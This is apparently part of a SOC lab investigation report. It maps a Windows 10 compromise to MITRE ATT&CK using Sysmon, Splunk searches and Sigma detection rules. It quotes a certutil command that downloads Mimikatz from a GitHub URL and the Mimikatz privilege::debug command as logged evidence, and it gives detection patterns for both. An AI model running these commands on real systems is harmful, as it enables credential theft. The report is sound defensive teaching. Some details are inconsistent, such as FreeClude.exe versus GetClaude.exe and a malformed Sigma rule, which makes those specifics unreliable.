The sixth phase shows the attacker acquiring a second-stage tool through the native Windows `certutil.exe` utility. The observed execution used `certutil -urlcache -split -f` to retrieve a file from GitHub and save it locally as `FreeClude.exe`. The command executed from the compromised Windows 10 endpoint under the `SH-WIN10\saad` user context with High integrity.

This activity supports T1105 — Ingress Tool Transfer, as a remote payload was transferred from an external location to the compromised host. The command line provides the strongest evidence because it contains both the remote URL and the local output path. The transfer should be correlated with subsequent file creation and process execution to establish the complete acquisition → staging → execution sequence.

Action	ATT&CK	Sysmon Evidence
Download file using certutil	T1105 — Ingress Tool Transfer	Sysmon Event ID 1 for certutil.exe with -urlcache -split -f
Specify remote source	T1105 — Ingress Tool Transfer	Sysmon Event ID 1 showing the GitHub URL in CommandLine
Save downloaded payload	T1105 — Ingress Tool Transfer	Sysmon Event ID 1 showing C:\Users\saada\Downloads\FreeClude.exe
Network connection for transfer	T1105 — Ingress Tool Transfer	Sysmon Event ID 3 for the network connection associated with certutil.exe
Create downloaded file	T1105 — Ingress Tool Transfer	Sysmon Event ID 11 showing creation of FreeClude.exe

Splunk: scheduled task investigation

```
index=_internal host="Sh-Win10" EventCode=1
| search Image="*\certutil.exe" CommandLine="*urlcache*"
| table _time host User ParentImage Image CommandLine ProcessGuid ProcessId IntegrityLevel
```

Splunk: scheduled task investigation

```
index=_internal host="Sh-Win10" EventCode=1
| search Image="*\certutil.exe" CommandLine="*github.com*"
| table _time host User Image CommandLine ProcessGuid ProcessId
```

Process Create — certutil.exe Ingress Tool Transfer

```
UtcTime: 2026-09-24 13:16:27.590
Image: C:\Windows\System32\certutil.exe
CommandLine:
certutil -urlcache -split -f
"https://github.com/ParrotSec/mimikatz/raw/refs/heads/master/x64/mimikatz.exe"
C:\Users\saada\Downloads\FreeClude.exe
User: SH-WIN10\saad
IntegrityLevel: High
ProcessId: 1072
ProcessGuid:
{4736c562-22ab-6ab5-3a03-000000001c00}
Technique: T1105 — Ingress Tool Transfer
```

Sigma 04 — certutil /urlcache Remote File Transfer (Mapped Phase: Phase 6)**Severity: High**

This rule detects the use of the native Windows [certutil.exe](#) utility to retrieve a remote file using the [/urlcache](#) option. In the lab, the attacker used [certutil -urlcache -split -f](#) to download a remote executable and save it as [GetClaude.exe](#). The rule focuses on the certutil.exe image together with the [/urlcache](#) command-line pattern, making it behavior-focused rather than dependent on the specific payload name.

```
title: Suspicious certutil Remote File Transfer via URLCache
status: test
logsource:
  category: process_creation
  product: windows
detection:
  selection_image:
    Image|endswith: '\certutil.exe'
  selection_command:
    CommandLine|contains: '/urlcache'
    condition: all of selection_*
level: high
tags:
  -attack.command_and_control
  -attack.t1105
```

12 / CREDENTIAL ACCESS

Phase 7 — Mimikatz and Credential-Access Preparation

The next phase shows the execution of GetClaude.exe, which identified itself as **Mimikatz 2.2.0 x64**. The operator first entered `privilege :: debug`, which failed because of incorrect syntax, and then executed `privilege::debug`, which returned **Privilege 20 OK**. This confirms successful debug-privilege enablement within Mimikatz and indicates preparation for privileged process access.

The observed activity supports **T1003 — OS Credential Dumping** at the tool-usage level, but the supplied evidence does not establish that credentials were actually extracted. **T1003.001 — LSASS Memory** should therefore remain conditional until telemetry shows Mimikatz or another process accessing `lsass.exe`, such as through **Sysmon Event ID 10 — Process Access**, or until a confirmed credential-dumping command or artifact is observed. The Mimikatz process should be correlated with its parent process, user context, hash, and any subsequent LSASS access events.

Action	ATT&CK	Sysmon Evidence	Action
Execute Mimikatz (GetClaude.exe)	T1003 — OS Credential Dumping	Sysmon Event ID 1 — Process Create	Execute Mimikatz (GetClaude.exe)
LSASS access	T1003.001 — LSASS Memory	Sysmon Event ID 10 — Process Access targeting lsass.exe	LSASS access

Splunk: Mimikatz / `privilege::debug` Hunt

```
index=_internal host="Sh-Win10" EventCode=1
| search Image="*\GetClaude.exe" OR Image="*\mimikatz.exe" OR CommandLine="*privilege*"
| table _time host User ParentImage Image CommandLine ProcessGuid ProcessId IntegrityLevel SHA256
```

Mimikatz Execution and Privilege Debug

```
Process Create:

Image: C:\Users\saada\Downloads\GetClaude.exe
User: SH-WIN10\saad
IntegrityLevel: High
Command:
GetClaude.exe

Mimikatz Commands:

privilege::debug
Result: Privilege 20 OK

Sysmon Evidence:
Event ID 1 — Process Create

Technique:
T1003 — OS Credential Dumping
```

Sigma 05 — Mimikatz / privilege::debug Detection (Mapped Phase: Phase 7)**Severity: High**

This rule detects the execution of Mimikatz or the use of the privilege::debug command pattern associated with credential-access activity. In the lab, [Mimikatz](#) was retrieved as [mimikatz.exe](#) and saved as [GetClaude.exe](#). The rule focuses on the executable name and command-line pattern rather than relying only on the specific downloaded filename.

```
title: Mimikatz or Debug Privilege Invocation
status: test
logsource:
  category: process_creation
  product: windows
detection:
  selection:
    CommandLine|contains:
      - 'privilege::debug'
      - 'mimikatz'
  condition: selection
level: high
tags:
  - attack.credential_access
  - attack.t1003
```

13 / TELEMETRY

Sysmon Evidence Matrix

The endpoint telemetry should provide enough detail to reconstruct the attack as a continuous sequence rather than relying on a single event source. Each Sysmon event contributes a specific piece of evidence, while shared fields such as ProcessGuid, ProcessId, timestamp, user, image, and parent process allow events to be correlated across the attack timeline.

Sysmon ID	Event	Role in This Case	Primary Fields
1	Process Create	Execution of FreeClude.exe, discovery commands, account manipulation, scheduled-task creation, certutil.exe, and Mimikatz execution	Image, CommandLine, ParentImage, ParentProcessId, ProcessGuid, ProcessId, User, IntegrityLevel, Hashes
3	Network Connection	Meterpreter C2 communication and network activity related to tool transfer	Image, ProcessGuid, Protocol, SourceIp, SourcePort, DestinationIp, DestinationPort
7	Image Loaded	Supporting evidence for executable and DLL loading, including FreeClude.exe and Task Scheduler components	Image, ImageLoaded, ProcessGuid, ProcessId, Signed, SignatureStatus, User
10	Process Access	Investigation of credential-access activity, especially possible access to lsass.exe	SourceImage, SourceProcessId, TargetImage, TargetProcessId, GrantedAccess, ProcessId, ProcessGuid
11	File Create	Confirms creation of downloaded or staged payloads such as FreeClude.exe or other tools	Image, TargetFilename, ProcessGuid, ProcessId, User
12–14	Registry Events	Supporting evidence for registry-based persistence, configuration changes, and Task Scheduler activity	EventType, TargetObject, Details, Image, ProcessGuid, User
15	File Create Stream Hash	Mark-of-the-Web and alternate data stream evidence associated with downloaded files	TargetFilename, Hash, Contents, Image, ProcessGuid

14 / NAVIGATOR

ATT&CK Navigator — Import and Use

The ATT&CK Navigator layer is provided with this report to enable analysts to transition from the detailed evidence presented in the document to an interactive ATT&CK technique matrix.

The layer is stored in **JSON format**, as required by MITRE ATT&CK Navigator. It is configured for the **Enterprise** domain and contains the technique IDs mapped to the observed activities in this case. Before final presentation, analysts should verify that the technique names, identifiers, and ATT&CK version are consistent with the current Navigator release.

- ◆ Open the MITRE ATT&CK Navigator:
<https://mitre-attack.github.io/attack-navigator/>
- ◆ Select **Layer** → **Open Existing Layer** and load the provided JSON layer file.
- ◆ Ensure the layer is configured for the **Enterprise ATT&CK** domain and review the highlighted techniques.
- ◆ Add or verify layer comments referencing the supporting evidence, including **Sysmon Events 1, 3, 11, 15, and 22, Windows Security Events 4688, 4720, 4732, and 4698**, and relevant **Splunk correlation results**.
- ◆ Use the completed Navigator layer and its screenshot as the **executive-level visual summary**, while retaining the detailed evidence mappings and log analysis within this report.
- ◆ Technique mappings must be based on **observed behavior and supporting telemetry**. The presence or use of a particular tool alone should not be treated as sufficient evidence for assigning an ATT&CK technique. Where the available evidence is incomplete, the layer comments should clearly identify the mapping as **conditional** and reference the additional evidence required for confirmation.

MITRE ATT&CK NAVIGATOR COVERAGE — LAB CASE

Initial Access	T1566.003 Phishing: Spearphishing via Service	Confirmed / scenario delivery
Execution	T1204.002 User Execution: Malicious File	Confirmed
Execution	T1059.003 Windows Command Shell	Confirmed
Command & Control	T1071.001 Web Protocols	Confirmed / reverse HTTP
Discovery	T1033 System Owner/User Discovery	Confirmed
Discovery	T1082 System Information Discovery	Confirmed
Discovery	T1016 System Network Configuration Discovery	Relevant; verify commands run
Persistence	T1136.001 Create Account: Local Account	Confirmed
Persistence / Priv Esc	T1098.007 Account Manipulation: Additional Local or Domain Groups	Confirmed
Persistence / Execution	T1053.005 Scheduled Task/Job: Scheduled Task	Confirmed
Command & Control	T1105 Ingress Tool Transfer	Confirmed
Credential Access	T1003 OS Credential Dumping	Conditional: tool used, completed dump not shown

Figure 4. ATT&CK coverage used in the case. Conditional techniques are deliberately separated from confirmed behavior.

15 / CONCLUSION

Final Investigator Assessment

The updated lab represents a complete SOC investigation workflow. The activity begins with a Metasploit payload generated on Kali, followed by establishment of a reverse HTTP Meterpreter session on the Windows 10 endpoint. Subsequent activity includes host discovery, local account creation and privilege assignment, scheduled task creation under the SYSTEM context, transfer of Mimikatz using certutil, removal of the temporary account, and execution of `privilege::debug`.

Throughout the investigation, **Sysmon** and **Windows Security** provide endpoint-level telemetry, while **Splunk** centralizes and correlates the collected events. **Sigma rules** and **SPL searches** support detection and investigation, and **MITRE ATT&CK** provides the behavioral framework used to organize and map the observed activities.

The primary analytical lesson is to treat the console transcript as an initial evidence layer rather than as proof of every activity. Each behavior should be validated against endpoint telemetry by correlating **Sysmon ProcessGuid**, Windows Security account and scheduled-task events, network destinations and ports, file and stream creation events, and exact command-line activity. This approach ensures that the final assessment clearly separates **directly observed behavior**, **supporting or expected telemetry**, and **activities that remain unconfirmed**.

16 / REFERENCES

References and Primary Sources

The following primary and authoritative sources support the ATT&CK technique definitions, endpoint telemetry, detection logic, SIEM implementation, and ATT&CK Navigator content used throughout this report.

[1] MITRE ATT&CK — Phishing<https://attack.mitre.org/techniques/T1566/>**[2] MITRE ATT&CK — Spearphishing via Service**<https://attack.mitre.org/techniques/T1566/003/>**[3] MITRE ATT&CK — User Execution: Malicious File**<https://attack.mitre.org/techniques/T1204/002/>**[4] MITRE ATT&CK — Windows Command Shell**<https://attack.mitre.org/techniques/T1059/003/>**[5] MITRE ATT&CK — Web Protocols**<https://attack.mitre.org/techniques/T1071/001/>**[6] MITRE ATT&CK — Create Account: Local Account**<https://attack.mitre.org/techniques/T1136/001/>**[7] MITRE ATT&CK — Account Manipulation: Additional Local or Domain Groups**<https://attack.mitre.org/techniques/T1098/007/>**[8] MITRE ATT&CK — Scheduled Task**<https://attack.mitre.org/techniques/T1053/005/>**[9] MITRE ATT&CK — Ingress Tool Transfer**<https://attack.mitre.org/techniques/T1105/>**[10] MITRE ATT&CK — OS Credential Dumping**<https://attack.mitre.org/techniques/T1003/>**[11] Microsoft Sysmon configuration / events**<https://learn.microsoft.com/en-us/windows/security/operating-system-security/sysmon/sysmon-configuration-files>**[12] Splunk Universal Forwarder — Windows installation**<https://help.splunk.com/en/data-management/forward-data/universal-forwarder-manual/9.0/install-the-universal-forwarder/install-a-windows-universal-forwarder>**[13] SigmaHQ Windows process-creation documentation**https://github.com/SigmaHQ/sigma/tree/master/rules/windows/process_creation**[14] SigmaHQ — scheduled task examples**https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/proc_creation_win_schtasks_system.yml**[15] MITRE ATT&CK Navigator layer format**<https://github.com/mitre-attack/attack-navigator/blob/master/layers/spec/v4.5/layerformat.md>